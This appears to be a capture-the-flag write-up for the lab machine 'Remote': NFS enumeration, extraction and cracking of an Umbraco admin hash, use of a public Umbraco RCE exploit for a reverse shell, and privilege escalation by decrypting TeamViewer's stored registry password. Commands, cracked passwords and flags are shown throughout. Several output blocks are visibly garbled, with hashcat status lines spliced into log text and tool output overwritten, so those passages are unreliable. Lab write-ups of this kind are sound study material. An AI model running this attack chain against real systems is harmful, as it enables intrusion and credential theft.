


# Remote



## Enumeration

### NMAP

```
tryhacme  Trash
└──(kali㉿kali)-[~/Desktop/htb]
    $ sudo nmap -ss -Pn -p- -T4 10.10.10.180
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-06 21:52 EST
Nmap scan report for 10.10.10.180
Host is up (0.076s latency).

Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
111/tcp   open  rpcbind
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2049/tcp  open  nfs
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49678/tcp open  unknown
49679/tcp open  unknown
49680/tcp open  unknown
```

I will now run a deeper scan on the interesting ports while I start enumerating.

```
sudo nmap -sS -Pn -p445,139,111,21 -sC -sV 10.10.10.180
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-06 21:56 EST
Nmap scan report for remote.htb (10.10.10.180)
Host is up (0.078s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftptd
```

```

|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ SYST: Windows_NT
111/tcp open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp    rpcbind
|   100000  2,3,4        111/tcp6   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  2,3,4        111/udp6  rpcbind
|   100003  2,3         2049/udp   nfs
|   100003  2,3         2049/udp6  nfs
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100005  1,2,3       2049/tcp   mountd
|   100005  1,2,3       2049/tcp6  mountd
|   100005  1,2,3       2049/udp   mountd
|   100005  1,2,3       2049/udp6  mountd
|   100021  1,2,3,4     2049/tcp   nlockmgr
|   100021  1,2,3,4     2049/tcp6  nlockmgr
|   100021  1,2,3,4     2049/udp   nlockmgr
|   100021  1,2,3,4     2049/udp6  nlockmgr
|   100024  1           2049/tcp   status
|   100024  1           2049/tcp6  status
|   100024  1           2049/udp   status
|_ 100024  1           2049/udp6  status

139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds?

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

Host script results:

```

| smb2-time:
|   date: 2024-11-07T03:57:22
|_ start_date: N/A
|_clock-skew: 59m59s
| smb2-security-mode:
|   3:1:1:
|_   Message signing enabled but not required

```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 104.82 seconds

## SMB , RPC

```

└─(kali㉿kali)-[~/Desktop/htb]
$ netexec smb remote.htb -u '' -p ''
SMB      10.10.10.180  445  REMOTE          [*] Windows 10 / Server 2019 Build 17763 x64 (name:REMOTE)
SMB      10.10.10.180  445  REMOTE          [-] remote\*: STATUS_ACCESS_DENIED

└─(kali㉿kali)-[~/Desktop/htb]
$ netexec smb remote.htb -u 'Guest' -p ''
SMB      10.10.10.180  445  REMOTE          [*] Windows 10 / Server 2019 Build 17763 x64 (name:REMOTE)
SMB      10.10.10.180  445  REMOTE          [-] remote\Guest: STATUS_ACCOUNT_DISABLED

```

```
| backDomainInformation via SMB session for remote.htb
```

---

```
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: REMOTE45      REMOTE      [*] Windows 10 /
NetBIOS domain name: 180      445      REMOTE      [-] remote\: STAT
DNS domain: remote
FQDN: remote[~Desktop/htb]
Derived membership: workgroup member  -p ''
Derived domain: unknown[~Desktop/htb]
SMB      10.10.10.180      445      REMOTE      [*] Windows 10 /
          10.10.10.180      445      REMOTE      [-] remote\Guest
```

Since I do not have an account at the moment I can't really access RPC Since it doesn't allow null signing.

## FTP

I downloaded the contents in the FTP server and it was empty.

```
(kali㉿kali)-[~/Desktop/htb/remote]
$ cdp 10.10.10.180
(kali㉿kali)-[~/Desktop/htb/remote/10.10.10.180]
$ ls
```

## NFS



```
(kali㉿kali)-[~/Desktop/htb]
$ mkdir target-NFS
(kali㉿kali)-[~/Desktop/htb]
$ sudo mount -t nfs 10.10.10.180:/ ./target-NFS/ -o nolock
```

Here I accessed the contents in the nfs.

```
(kali㉿kali)-[~/Desktop/htb/target-NFS/site_backups]
$ ls
App_Browsers App_Data App_Plugins aspnet_client bin Config css default.aspx Global.asax Media scripts Umbraco Umbraco_Client Views Web.config
```

I searched around it and found no credentials so now I will look around the website to see if I can get some context,

## Website



Jan Skovgaard



Matt Brailsford  
Twitter Instagram



Lee Kelleher



Jeavon Leopold



Jeroen Breuer

Found this part of the page with a lit of names. These can be used to make a small userlist.

```
jan.skovgaard
matt.brailsford
lee.kelleher
jeavon.leopold
jeroen.breuer
j.skovgaard
m.brailsford
l.kelleher
j.leopold
j.breuer
```



## Gobuster

To enumerate the website in an efficient manner I used gobusters to bruteforce directories and subdomains.

```
(kali㉿kali)-[~/Desktop/htb]
$ gobuster dir -t 60 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.180/
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.10.180/
[+] Method:       GET
[+] Threads:      60
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/contact          (Status: 200) [Size: 7880]
/home             (Status: 200) [Size: 6703]
/products         (Status: 200) [Size: 5338]
/blog             (Status: 200) [Size: 5011]
/people            (Status: 200) [Size: 6739]
/product           (Status: 500) [Size: 3420]
/Home              (Status: 200) [Size: 6703]
/Products          (Status: 200) [Size: 5328]
/Contact            (Status: 200) [Size: 7880]
/install            (Status: 302) [Size: 126] [→ /umbraco/]
```



Umbraco web.config configuration documentation can be found here:  
<https://our.umbraco.com/documentation/using-umbraco/config-files/#webconfig>

→

```
<add key="umbracoConfigurationStatus" value="7.12.4" />
<add key="umbracoReservedUrls" value="~/config/splashes/booting.aspx,~/install/default.aspx
own" />
```

Here I can see the version for which there is an authenticated exploit.

Now I will look for creds.

```
(kali㉿kali)-[~/Desktop/htb/target-NFS]
$ grep -r username
site_backups/App_Data/Logs/UmbracoTraceLog.intranet.txt: 2020-02-20 00:12:13,455 [P4408/D19/T40] INFO
: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
site_backups/App_Data/Logs/UmbracoTraceLog.intranet.txt: 2020-02-20 00:15:24,558 [P4408/D20/T16] INFO
: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
site_backups/App_Data/Logs/UmbracoTraceLog.intranet.txt: 2020-02-20 00:16:55,036 [P4408/D20/T41] INFO
: Login attempt succeeded for username admin@htb.local from IP address 192.168.195.1
site_backups/App_Data/Logs/UmbracoTraceLog.intranet.txt: 2020-02-20 00:21:36,660 [P4408/D20/T37] INFO
: Login attempt failed for username Umbracoadmin123!! from IP address 192.168.195.1
```

Username

```
Umbracoadmin123!!
admin@htb.local
```

ssmith@htb.local

Admin

```
site_backups/Web.config:      <connectionStrings>
site_backups/Web.config:          <add name="umbracoDbDSN" connectionString="Data Source=|DataDirectory|\Umbraco.sdf;Flush Interval=1;" providerName="System.Data.SqlClient" />
site_backups/Web.config:          <!-- Important: If you're upgrading Umbraco, do not clear the connection string / provider name during your web.config merge. -->
site_backups/Web.config:      </connectionStrings>
site_backups/Web.config:      change the connection string named "DefaultConnection" to connect to an instance
site_backups/Web.config:          <add name="DefaultSessionProvider" type="System.Web.Providers.DefaultSessionStateProvider, System.Web.Providers, Version=1.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35" connectionStringName="DefaultConnection" />
```

This connection string points to Umbraco.sdf file

Here I found the hash.

```
Administratoradminindefaulten-US
Administratoradminindefaulten-USb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm": "
```

```
Dictionary cache hit:ctorMonitor.FireNotifications()
* Filename...:/usr/share/wordlists/rockyou.txt
* Passwords.:14344385
* Bytes.....:T139921507
* Keyspace.:T14344385
b8be16afba8c314ad33d812f22a04991b90e2aaa:baconandcheese
2020-02-20 00:15:24,558 [P4408/D20/T16] INFO Umbraco.Core.Security.BackOfficeSession.195.1....: hashcat
Status.???.?:CrackedP4408/D20/T16] INFO Umbraco.Core.Security.BackOfficeHash.Mode.???.?:100% (SHA1)08/D20/T37] INFO Umbraco.Core.PluginManager - ReHash.Target.???.?:b8be16afba8c314ad33d812f22a04991b90e2aaa.PluginManager - ReTime.Started.???.?:Thu Nov 9 11:35:19 2024 (4 secs)co.Core.PluginManager - ReTime.Estimated.???.?:Thu Nov 9 11:35:23 2024 (0 secs)co.Core.PluginManager - ReKernel.Feature.???.?:Pure Kernel8/D20/T11] INFO Umbraco.Core.PluginManager - ReGuess.Base.???.?:File5(/usr/share/wordlists/rockyou.txt)e.PluginManager - ReGuess.Queue.???.?:1/14 (100.00%)D20/T11] INFO Umbraco.Core.PluginManager - ReSpeed.#1.???.?:2616.9 kH/s (0.14ms) @ Accel:256 Loops:1 PThr:1 Vec:8r - ReRecovered.???.?:1/14 (100.00%) Digests (total), 1/10 (100.00%) Digests (new)Digests.???.?:0 Progress.???.?:29824256/14344385 (68.49%)0 Umbraco.Core.PluginManager - ReRejected.???.?:0/9824256 (0.00%)T11] INFO Umbraco.Core.PluginManager - ReRestore.Point.???.?:9822208/14344385 (68.47%)0 Umbraco.Core.PluginManager - ReRestore.Sub.#1.???.?:Salt:0 Amplifier:0-1 Iteration:0-10. BusinessLogic.Log - LogCandidate.Engine.:Device[Generator/T42] INFO umbraco.content - Load Xml from Candidates.#1.???.?:badboi564→8bacninh_kcINFO umbraco.content - Loaded Xml from Hardware.Mon.#1.???.?:Util: 30%+08/D20/T41] INFO Umbraco.Web.Editors.Authentication
```

admin@htb.local:baconandcheese

## GAINING ACCESS

Found this script to exploit the system

```
https://github.com/Jonoans/Umbraco-RCE
```

Now I will gain access and get the user flag.

```
(kali㉿kali)-[~/Desktop/htb/remote/Umbraco-RCE]
$ python exploit.py -u admin@htb.local -p baconandcheese -w 'http://remote.htb/' -i 10.10.14.5
[+] Trying to bind to :: on port 4444: Done
[+] Waiting for connections on :::4444: Got connection from ::ffff:10.10.10.180 on port 49688
[+] Trying to bind to :: on port 4445: Done
[+] Waiting for connections on :::4445: Got connection from ::ffff:10.10.10.180 on port 49689
[*] Logging in at http://remote.htb//umbraco/backoffice/UmbracoApi/Authentication/PostLogin
[*] Exploiting at http://remote.htb//umbraco/developer/Xslt/xsltVisualize.aspx
[*] Switching to interactive mode
PS C:\windows\system32\inetsrv>
```

Mode	LastWriteTime	Length	Name
-a-	2/20/2020 2:14 AM	1191	TeamViewer 7.lnk
-ar-	11/7/2024 12:42 PM	34	user.txt

```
Directory: C:\Users\Public\Desktop

PS C:\Users\Public\Desktop> type user.txt
1f4d8bd8aedafc908b5f83dfdd4b9c3a
PS C:\Users\Public\Desktop>
```

Group Name	Type	SID	Attributes
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE	Well-known group	S-1-5-6	Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS	Alias	S-1-5-32-568	Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group
	Unknown SID type	S-1-5-82-0	Mandatory group, Enabled by default, Enabled group

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PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAuditPrivilege	Generate security audits	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

Videos added Forum Activity Recent activities from the forum, news posts and blog articles. My Profile

I then uploaded winpeas and ran it to see if it found anything too obvious apart from selImpersonatePriv

```
???????????? Modifiable Services
? Check if you can modify any service https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
? LOOKS LIKE YOU CAN MODIFY OR START/STOP SOME SERVICE/s: in write
RmSvc: GenericExecute (Start/Stop)
UsoSvc: AllAccess, Start
Connection to 10.10.10.180 port 104 [tcp/nc] failed: Connection reset by peer
```

Found an exploit of Team Viewer where you run commands from the registry to get the AES Encrypted password.

```
Mode LastWriteTime Length Name
-a 11/7/2024 1:41 PM 27136 printspoof.exe
-a 2/20/2020 2:14 AM 1191 TeamViewer 7.lnk
-ar 11/7/2024 12:42 PM 34 user.txt PrintSpoof64.exe
-a 11/7/2024 1:36 PM 9842176 winpeas.exe
PS C:\Users\Public\Desktop> reg query HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7 /v Version
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Version7
VersionTP (REG_SZ 0.07.0.43148 (http://0.0.0.0:80/)) ...
```

```
IP: 10.10.10.180 Port: 5985 Remote: windows 10 / server 2019 build 17763 (Windows REMOTE) COM: 1
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Version7
SecurityPasswordAES REG_BINARY FF9B1C73D66BCE31AC413EAE131B464F582F6CE2D1E1F3DA7E8D376B26394E5B
(kali㉿kali)-[~/Desktop/htb]
```

Using this script

```
https://github.com/mr-r3b00t/CVE-2019-18988/blob/master/manual_exploit.bat
```

```
https://github.com/V1V1/DecryptTeamViewer/blob/master/DecryptTeamViewer/Program.cs
```

And making it decode the AES I got the password.

### Output

```
mono /tmp/yuaCpW3fqg.exe
Decrypted Text: !R3m0te!.....
```

```
==== Code Execution Successful ====
```

```
*S: C:\windows\system32\inetsrv> reg query HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7 / SecurityPasswordAES
└─(kali㉿kali)-[~/Desktop/htb]
$ netexec winrm 10.10.10.180 -u Administrator -pE '!R3m0te!' -r 10.10.10.180 -p 5985 -t 10s
WINRM      10.10.10.180      5985      REMOTE      [*] Windows 10 / Server 2019 Build 17763 (name:REMOTE) (domain:remote)
WINRM_LOCAL_M 10.10.10.180\W5985\localREMOTE\TeamViewer\Version7 [+]
  SecurityPasswordAES      DECODEDNTDV      EncryptedAESString: !R3m0te! (Pwn3d!)
```

Now I can access the machine as the Admin.

```
[*] Exploiting at http://remote.htb//umbraco/developer/Xslt/xsltVisualize.aspx
[*] Switching to interactive mode
Mode: \windows\system32\LastWriteTime query HKLILength Name\WOW6432Node\TeamViewer\Version7
└─C:\windows\system32\inetsrv> reg query HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7 /ar
  LastWriteTime query HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7 /ar
  11/7/2024 12:42:PM query HKLM\SOFTWARE\WOW6432Node\TeamViewer\Version7 /ar
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\TeamViewer\Version7
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
31B464F582F6CE
297a68cb77f71428fc8679c3323fb8e4
```